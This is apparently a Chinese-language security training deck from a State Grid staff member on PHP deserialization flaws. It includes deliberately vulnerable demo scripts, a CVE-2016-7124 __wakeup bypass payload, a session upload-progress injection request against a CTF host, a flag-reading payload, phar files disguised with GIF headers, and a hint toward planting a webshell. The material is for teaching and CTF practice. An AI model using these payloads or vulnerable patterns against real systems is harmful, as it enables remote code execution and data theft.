



国家电网公司
STATE GRID
CORPORATION OF CHINA



Web常见漏洞-反序列化篇

国网漳州供电公司 -- 张坤三

在 PHP中，序列化使用 `serialize()`函数将对象转化为可传输的字符串，反序列化则使用`unserialize()`将字符串还原为对象。

看下不同数据类型序列化的结果(demo1.php)。

```
<?php
```

```
class hello{
    public $test4 = "hello,world";
}
$test1 = "hello world";
$test2 = array("hello","world");
echo serialize($test1); // 序列化字符串
echo "\n";
echo serialize($test2); // 序列化数组
echo "\n";
$test = new hello(); // 序列化对象
echo serialize($test);
?>
```



```
1 <?php
2
3 class hello{
4     public $test4 = "hello,world";
5 }
6 $test1 = "hello world";
7 $test2 = array("hello","world");
8 echo serialize($test1); // s:11:"hello world"; 序列化字符串
9 echo "\r\n";
10 echo serialize($test2); // a:2:{i:0;s:5:"hello";i:1;s:5:"world";} 序列化数组
11 echo "\r\n";
12 $test = new hello(); // 0:5:"hello":1:{s:5:"test4";s:11:"hello,world";} 序列化类
13 echo serialize($test);
14 //show_source(__FILE__);
15 ?>
```

```
s:11:"hello world";
a:2:{i:0;s:5:"hello";i:1;s:5:"world";}
0:5:"hello":1:{s:5:"test4";s:11:"hello,world";}
```

```
$a="test";
```

序列化后的结果是: s:11:"hello word";

含义:s =string类型 11代表字符串长度,"hello word"代表字符串内容

```
array("hello","world");
```

序列化后的结果是: a:2:{i:0;s:5:"hello";i:1;s:5:"world";}

含义:a代表array数组类型,2代表数组长度2个,s代表string,5代表字符串长度,hello是字符串内容,依此类推。

```
class hello{
```

```
    public $test4 = "hello,world";
```

```
}
```

创建对象后,序列化后的结果是: O:5:"hello":1:{s:5:"test4";s:11:"hello,world";}

含义:O表示存储的对象(object类型),5代表对象名称有5个字符,就是hello,hello是对象名称,1表示有一个值,s代表string类型,5代表字符串长度,test4代表字符串名称,依此类推。

01

PHP反序列化

看下类中不同类型属性序列化的结果(demo2.php)

```
<?php
Class test{
    private $a= "a";
    protected $b= "a";
    public $c= "a";
}

$r= new test();
echo serialize($r);
echo "\r\n";
echo urlencode(serialize($r));
echo "\r\n";
//show_source(__FILE__);
?>
```



```
常用命令.md
exp.py
demo1.php
demo2.php
1.py
3.py
FOLDERS
PWN

1 <?php
2 Class test{
3     private $a= "a";
4     protected $b= "a";
5     public $c= "a";
6 }
7
8 $r= new test();
9 echo serialize($r);
10 echo "\r\n";
11 echo urlencode(serialize($r));
12 echo "\r\n";
13 //show_source(__FILE__);
14 ?>
15

0:4:"test":3:{s:7:"<0x00>test<0x00>a";s:1:"a";s:4:"<0x00>*<0x00>b";s:1:"a";s:1:"c";s:1:"a";}
0%3A4%3A%22test%22%3A3%3A%7Bs%3A7%3A%22%00test%00a%22%3Bs%3A1%3A%22a%22%3Bs%3A4%3A%22%00%2A%00b%
```

test类定义了三个不同类型(私有, 保护, 公有)但是值相同的字符串, 序列化输出的值不相同。

PHP 序列化的时候 private和 protected 变量会引入不可见字符\00。

\00test\00a 为private, 长度为 7

\00*\00b 为protected, 长度为 4

c public , 长度为 1

注意这两个 \00就是 ascii 码为0 的字符。这个字符在浏览器显示和输出可能看不到, 甚至导致截断, 我们可以通过url编码后就可以看得很清楚了。

所以一般都会使用urlencode 或者 base64 encode。

反序列化漏洞

php反序列化漏洞又称对象注入，可能会导致远程代码执行(RCE)

可以理解漏洞为执行unserialize函数，调用某一类并执行魔术方法(magic method)，之后可以执行类中函数，产生安全问题。

漏洞前提是：

- 1) unserialize函数的变量可控
- 2) php文件中存在可利用的类，类中有魔术方法

unserialize函数的变量可控

demo3.php

```
<?php
error_reporting(0);
include "flag.php";
$KEY = "admin";
$str = $_GET['str'];
if (unserialize($str) === "$KEY")
{
    echo "$flag";
}
show_source(__FILE__);
?>
```

unserialize函数的变量可控

构造payload : ?str=s:5:"admin";



魔术方法

PHP类中有一种特殊函数体的存在叫魔术方法，它的命名是以两个下划线符号__开头的，比如__construct, __destruct, __toString, __sleep, __wakeup等等。这些函数在某些情况下会自动调用，比如__construct当一个对象创建时被调用，__destruct当一个对象销毁时被调用，__toString当一个对象被当作一个字符串使用。

而在反序列化时，如果反序列化对象中存在魔法函数，使用unserialize()函数同时也会触发。这样，一旦我们能够控制unserialize()入口，那么就可能引发对象注入漏洞。

魔术方法归纳

<code>__construct()</code>	//对象创建(new)时会自动调用。
<code>__wakeup()</code>	//使用unserialize时触发
<code>__sleep()</code>	//使用serialize时触发
<code>__destruct()</code>	//对象被销毁时触发
<code>__call()</code>	//在对象上下文中调用不可访问的方法时触发
<code>__callStatic()</code>	//在静态上下文中调用不可访问的方法时触发
<code>__get()</code>	//用于从不可访问的属性读取数据
<code>__set()</code>	//用于将数据写入不可访问的属性
<code>__isset()</code>	//在不可访问的属性上调用isset()或empty()触发
<code>__unset()</code>	//在不可访问的属性上使用unset()时触发
<code>__toString()</code>	//把类当作字符串使用时触发
<code>__invoke()</code>	//当脚本尝试将对象调用为函数时触发
<code>__autoload()</code>	//在代码中当调用不存在的类时会自动调用该方法。

魔术方法归纳

demo4.php

```
<?php
Class User{
    public $name= "Bob";
    private $id= "110";
    function __construct($name){
        $this->name= $name;
        echo "this is __construct."</br>";
    }
    function __destruct(){
        echo "this is __destruct."</br>";
    }
    function __invoke(){
        echo "this is __invoke."</br>";
    }
    function __toString(){
        return "this is __toString."</br>";
    }
    function __wakeup(){
        echo "this is __wakeup."</br>";
    }
}
```

```
function __sleep(){
    echo "this is __sleep."</br>";
    return array("name","id");
}
function __call($name,$args){
    echo "this is __call. name is ".$name."args is ".$args."</br>";
}
function __get($arg){
    echo "call __get."</br>";
}
function __set($name,$id){
    echo "call __set."</br>";
}
}

$r= new User("Alice"); //创建对象调用触发 __construct
$r(); // 尝试将对象调用为函数触发 __invoke
echo $r; // 把类当作字符串使用时触发 __toString
unserialize(serialize($r)); // 使用 serialize 时会触发 __sleep ;
紧接着使用 unserialize 会触发 __wakeup ; 对象销毁触发 __destruct
$r->print("a"); //调用不可访问的方法时触发 __call
$r->id; //id private ; 从不可访问的属性读取数据触发 __get
//$r->name; //name public ; 从可访问的属性读取数据 并没有触发触发 __get
$r->id= 1; // id private ; 将数据写入不可访问的属性触发 __set
//$r->name='zks'; // name public ; 从可访问的属性读取数据 并没有触发触发 __set
```

01

PHP反序列化漏洞原理

魔术方法归纳

输出顺序如下：

this is __construct

this is __invoke

this is __toString

this is __sleep

this is __wakeup

this is __destruct


this is __call. name is printargs is Array

call __get

call __set

this is __destruct

调试分析



this is __construct

this is __invoke

this is __toString

this is __sleep

this is __wakeup

this is __destruct

this is __call. name is printargs is Array

call __get

call __set

this is __destruct

由前可以看到，`unserialize()`后会导致`__wakeup()`或`__destruct()`的直接调用，中间无需其他过程。因此最理想的情况就是一些漏洞/危害代码在`__wakeup()`或`__destruct()`中，从而当我们控制序列化字符串时可以去直接触发它们。举个例子（demo5.php）。

```
<?php
error_reporting(0);
class Decade{
    var $test = '123';
    function __wakeup(){
        $fp = fopen("shell.php","w") ;
        fwrite($fp,$this->test);
        fclose($fp);
    }
}
$class3 = $_GET['test'];
print_r($class3);
echo "<br>";
$class3_unser = unserialize($class3);
require "shell.php";
show_source(__FILE__);
?>
```

???



PHP Version 5.3.28



System	Windows NT DESKTOP-17C0N1F 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date	Dec 10 2013 22:26:06
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"

01

CTF中的php反序列化漏洞

由构建payload 如下: `?test=O:6:"Decade":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}`

```
<?php
class Decade{
    var $test = '123';
}
$class4 = new Decade();
$class4->test = "<?php phpinfo(); ?>";
$class4_ser = serialize($class4);
print_r($class4_ser);
?>
```



SQL* UNION BASED* ERROR/DOUBLE* TOOLS* WAF BYPASS* ENCODE* HTML* ENCRYPT* MORE* XSS
://127.0.0.1:8888/Setialize/demo5.php?test=O:6:"Decade":1:{s:4:"test";s:19:"<?php phpinfo(); ?>";}

ost ☐ Referrer 0xHEX %URL BASE64 Insert to r Insert rep. ☒ Replace
s:4:"test";s:19:"";}

PHP Version 5.3.28

System	Windows NT DESKTOP-17C0N1F 6.2 b Business Edition) i586
Build Date	Dec 10 2013 22:26:06

如何通过该漏洞写入一句话木马呢? 大家自己尝试。

__wakeup() bypass(CVE-2016-7124)

有时候我们需要对__wakeup() 进行绕过，可以让序列化结果中类属性的数值大于其真正的数值进行绕过，这个方式适用于PHP < 5.6.25 和 PHP < 7.0.10。举个例子：demo6.php


```

<?php
error_reporting(0);
class sercet{
    private $file='demo6.php';
    public function __construct($file){
        $this->file=$file;
    }
    function __destruct(){
        echo show_source($this->file,true);
    }
    function __wakeup(){
        $this->file='demo6.php';
    }
}

$cmd=cmd00;
if (!isset($_GET[$cmd])){
    echo show_source('demo6.php',true);
}
else{
    $cmd=base64_decode($_GET[$cmd]);
    if ((preg_match('/[oc]:\d+:/i',$cmd))||(preg_match('/abcd/i',$cmd))){
        echo "Are u gaoshing?";
    }
    else{
        unserialize($cmd);
    }
}
} //sercet in flag.php
?>

```


__wakeup() bypass(CVE-2016-7124)



```
<?php
```

```
error_reporting(0);
class sercet{
    private $file='demo6.php';
    public function __construct($file){
        $this->file=$file;
    }
    function __destruct(){
        echo show_source($this->file,true);
    }
    function __wakeup(){
        $this->file='demo6.php';
    }
}
$cmd=cmd00;
if (!isset($_GET[$cmd])){
    echo show_source('demo6.php',true);
}
else{
    $cmd=base64_decode($_GET[$cmd]);
    if ((preg_match('/[oc]:\d+:/i',$cmd))||(preg_match('/abcd/i',$cmd))){
        echo "Are u gaoshing?";
    }
}
```

我们需要的函数，如何调用？

unserialize 会马上调用 __wakeup


正则需要绕过

__wakeup() bypass(CVE-2016-7124)

绕过正则 preg_match 的检测可以用+号 绕过__wakeup 当成员属性数目大于实际数目时可绕过wakeup

```
<?php
class sercet{
    private $file='demo6.php';
    public function __construct($file){
        $this->file=$file;
    }
}

$flag = new sercet('flag.php');
$flag = serialize($flag);
echo $flag;
$flag = str_replace('O:6', 'O:+6',$flag);
$flag = str_replace(':1:', ':2:', $flag);
echo base64_encode($flag);
?>
```



//TzorNjoic2VyY2V0ljoyOntzOjEyOiAc2VyY2V0AGZpbGUiO3M6ODoiZmxhZy5waHAiO30=

通过这个简单的例子总结一下寻找 **PHP** 反序列化漏洞的方法或者说流程

- (1)寻找 `unserialize()` 函数的参数是否有我们的可控点
- (2)寻找我们的反序列化的目标，重点寻找 存在 **wakeup()** 或 `destruct()` 魔法函数的类
- (3)一层一层地研究该类在魔法方法中使用的属性和属性调用的方法，看看是否有可控的属性能实现在当前调用的过程中触发的
- (4)找到我们要控制的属性了以后我们就将要用到的代码部分复制下来，然后构造序列化，发起攻击

01

题目练练手

Warmup1: <http://web.jarvisoj.com:32768/>

Hint: 反序列化

Session反序列化

PHP在session存储和读取时,都会有一个序列化和反序列化的过程, PHP内置了多种处理器用于存取 `$_SESSION` 数据, 都会对数据进行序列化和反序列化

session.save_handler	files	files
session.save_path	C:\FakeD\Software\phpstudy\PHPTutorial\tmp\tmp	C:\FakeD\Software\phpstudy\PHPTutorial\tmp\tmp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On

除了默认的session序列化引擎php外, 还有几种引擎, 不同引擎存储方式不同

- php 键名 + 竖线 + 经过serialize()函数反序列处理的值
- php_serialize serialize() 函数反序列处理数组方式

Session反序列化


php中的session内容是以文件方式来存储的，由session.save_handler来决定。文件名由sess_sessionid命名，文件内容则为session序列化后的值。

```
<?php
//ini_set('session.serialize_handler', 'php_serialize');//a:1:{s:6:"spooock";s:3:"111";}
ini_set('session.serialize_handler', 'php');//spooock|s:3:"111"
session_start();
$_SESSION["name"]="twosmile";
print_r($_SESSION);
echo serialize($_SESSION);
?>
// a:1:{s:4:"name";s:8:"twosmile";}
```

存储引擎为php_serialize和php的区别

php_serialize 存储为 a:1:{s:4:"name";s:8:"twosmile";}

php 存储为 name|s:8:"twosmile";



这两种处理器的存储格式差异，就会造成在session序列化和反序列化处理器设置不当时的安全隐患。

01

题目练练手

Warmup2: <http://web.jarvisoj.com:32784/>

Hint: session反序列化

题目练练手

查看phpinfo中的 session.serialize_handler 和 session.upload_progress.enabled

http://web.jarvisoj.com:32784/?phpinfo=1

☐ Post

☐ Referrer

0xHEX

%URL

BASE64

Insert to r

Insert rep

☒ Replace

session.save_handler	files	files
session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PRC
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use cookies	On	On

phpinfo里的内容 php版本: 5.6.21

php大于5.5.4的版本中默认使用php_serialize规则, 而index.php中又使用了php。
序列化处理器不一致能够导致对象注入,且session.upload_progress.enabled打开,
php会记录上传文件的进度, 在上传时会将其信息保存在\$_SESSION中

Session 上传进度

Session 上传进度

当 [session.upload_progress.enabled](#) INI 选项开启时，PHP 能够在每一个文件上传时监测上传进度。这个信息对上传请求自身并没有什么帮助，但在文件上传时应用可以发送一个POST请求到终端（例如通过XHR）来检查这个状态

当一个上传在处理中，同时POST一个与INI中设置的[session.upload_progress.name](#)同名变量时，上传进度可以在 `$_SESSION` 中获得。当PHP检测到这种POST请求时，它会在 `$_SESSION` 中添加一组数据，索引是 [session.upload_progress.prefix](#) 与 [session.upload_progress.name](#)连接在一起的值。通常这些键值可以通过读取INI设置来获得，例如

大体的意思就是在上传文件时，如果POST一个名为PHP_SESSION_UPLOAD_PROGRESS的变量，就可以将filename的值赋值到session中，上传的页面的写法如下：

```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
  <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
  <input type="file" name="file" />
  <input type="submit" />
</form>
```


题目练练手

构造测试序列化字符串:

```
<?php
class OowoO
{
    public $mdzz='echo "spooock";';}
$obj = new OowoO();
$a = serialize($obj);

var_dump($a);
// |O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo \"spooock\";\";};}
```

设置\$mdzz='echo "spooock";',序列化得到的结果是:O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo "spooock";";};}。那么文件名就需要设置为|O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo "spooock";";};}, 由于要对其中的双引号进行转义, 最后实际的文件名为|O:5:"OowoO":1:{s:4:"mdzz";s:14:"echo \"spooock\";\";};}。下面我们看看测试结果是否会执行 echo "spooock";

题目练练手

```

POST /index.php HTTP/1.1
Host: web.jarvisoj.com:32784
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: UM_distinctid=171969f0df2502-03f5961fe44cc58-4c322b78-144000-171969f0df4992; PHPSESSID=numf4apfjiks70g8p20s8qtnq6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----217022437723597
Content-Length: 5201

-----217022437723597
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
-----217022437723597
Content-Disposition: form-data; name="file"; filename="|0:5:~0owo0\":1:{s:4:~mdzz\":s:14:~echo ~spooock\~\~\~}"
Content-Type: image/gif

GIF89a
  1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32
  33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62
  63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92
  93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117
  118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140
  141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163
  164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186
  187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209
  210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232
  233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255
  256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278
  279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300
  301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322
  323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344
  345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366
  367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388
  389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410
  411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432
  433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454
  455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476
  477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498
  499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520
  521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542
  543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564
  565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586
  587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608
  609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630
  631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652
  653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674
  675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696
  697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718
  719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740
  741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762
  763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784
  785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806
  807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828
  829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850
  851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872
  873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894
  895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916
  917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 
```

成功执行

题目练练手

同理，我们构造序列化字符串去getflag:

```
<?php
class OowoO
{
    public $mdzz='echo "spooock";';}
$obj = new OowoO();
$obj->mdzz='print_r(dirname(__FILE__));';
$a = serialize($obj);
$a = str_replace('','\\',$a);
echo $a;
echo "\r\n";
$obj->mdzz='print_r(scandir("/opt/lampp/htdocs"));';
$a = serialize($obj);
$a = str_replace('','\\',$a);
echo $a;
echo "\r\n";
$obj->mdzz='print_r(file_get_contents("/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php"));';
$a = serialize($obj);
$a = str_replace('','\\',$a);
echo $a;
```

题目练练手

```
filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he  
fl4g buT You Cannot see.php\"));\";}"
```

[illegible]

当今最火爆的phar协议？？

phar是什么？Phar归档最好的特点是可以方便地将多个文件组合成一个文件。因此，phar归档提供了一种方法，可以将完整的PHP应用程序分发到单个文件中，并从该文件运行它，而不需要将其提取到磁盘。此外，PHP可以像执行任何其他文件一样轻松地执行phar归档，无论是在命令行上还是在web服务器上。

phar结构由 4部分组成

Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file

这就构成了一个利用链。

//php.ini中的phar.readonly选项设置为Off， 否则无法生成phar文件

php.ini - 记事本

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
; http://php.net/pdo_mysql.default-socket  
pdo_mysql.default_socket=
```

[Phar]

```
; http://php.net/phar.readonly
```

```
phar.readonly = Off
```

必须改成OFF 才能生成 phar 文件

```
; http://php.net/phar.require-hash
```

```
;phar.require_hash = On
```

```
;phar.cache_list =
```

[Syslog]

```
; Whether or not to define the various syslog variables (e.g. $LOG_PID,
```

```
; $LOG_CRON, etc.). Turning it off is a good idea performance-wise. In
```

```
; runtime, you can define these variables by calling define_syslog_variables().
```

```
; http://php.net/define-syslog-variables
```

```
define_syslog_variables = Off
```

生成phar(serialize_phar_demo1)

```
<?php
class TestObject {
}
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("xxx<?php __HALT_COMPILER(); ?>"); //设置stub,xxx 可以设置成 GIF89a
等绕过文件上传验证
$o = new TestObject();
$o->data='aaaaaa';
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```



生成phar

执行完毕后会生成一个phar.phar 文件，其中的 metadata是以序列化的形式出现的。php函数在对 phar 文件进行解析时，就必伴随着反序列化的操作。

xxxxx<?php __HALTCOMPILER(); ?> 为phar 文件首部，xxxxx可以任意修改为其他文件的头，类似 GIF89a<?php __HALT_COMPILER(); ?>'，这样就可以伪造成其他文件。

metadata 序列化内容为 O:10:"TestObject":1:{s:4:"data";s:6:"aaaaaa";}

```
zks@DESKTOP-17CON1F: /mnt/d/phpStudy/www/Setialize/serialize_phar_demo1$ xxd phar.phar
00000000: 7878 783c 3f70 6870 205f 5f48 414c 545f  xxx<?php __HALT_
00000010: 434f 4d50 494c 4552 2829 3b20 3f3e 0d0a  COMPILER(); ?>..
00000020: 6400 0000 0100 0000 1100 0000 0100 0000  d.....
00000030: 0000 2e00 0000 4f3a 3130 3a22 5465 7374  .....O:10:"Test
00000040: 4f62 6a65 6374 223a 313a 7b73 3a34 3a22  Object":1:{s:4:"
00000050: 6461 7461 223b 733a 363a 2261 6161 6161  data";s:6:"aaaa
00000060: 6122 3b7d 0800 0000 7465 7374 2e74 7874  a";};...test.txt
00000070: 0400 0000 3783 9e5e 0400 0000 0c7e 7fd8  ....7..^.....~..
00000080: b601 0000 0000 0000 7465 7374 4b03 98fe  ....testK...
00000090: 590f c056 ff78 d1ca 29c1 311a 0222 e12a  Y..V.x..).1..".*
000000a0: 0200 0000 4742 4d42  ....GBMB
```



序列化存储

有序列化数据必然会有反序列化操作，php一大部分的文件系统函数在通过phar://伪协议解析phar文件时，都会将meta-data进行反序列化，测试后受影响的函数如下：

受影响函数列表			
fileatime	filectime	file_exists	file_get_contents
file_put_contents	file	filegroup	fopen
fileinode	filemtime	fileowner	fileperms
is_dir	is_executable	is_file	is_link
is_readable	is_writable	is_writeable	parse_ini_file
copy	unlink	stat	readfile

01

利用 phar:// 拓展 PHP 反序列化的攻击面


看另外一个 demo(serialize_phar_demo2)

```
<?php
class Demo {
    public $var;

    function __destruct()
    {
        eval($this->var);
    }
}

if(isset($_GET['filename']) && is_file($_GET['filename'])){
    echo 'yes';
}else{
    echo 'no';
}
show_source(__FILE__);
?>
```

???



PHP Version 5.3.28

System	Windows NT DESKTOP-17C0N1F Business Edition) i586
Build Date	Dec 10 2013 22:26:06
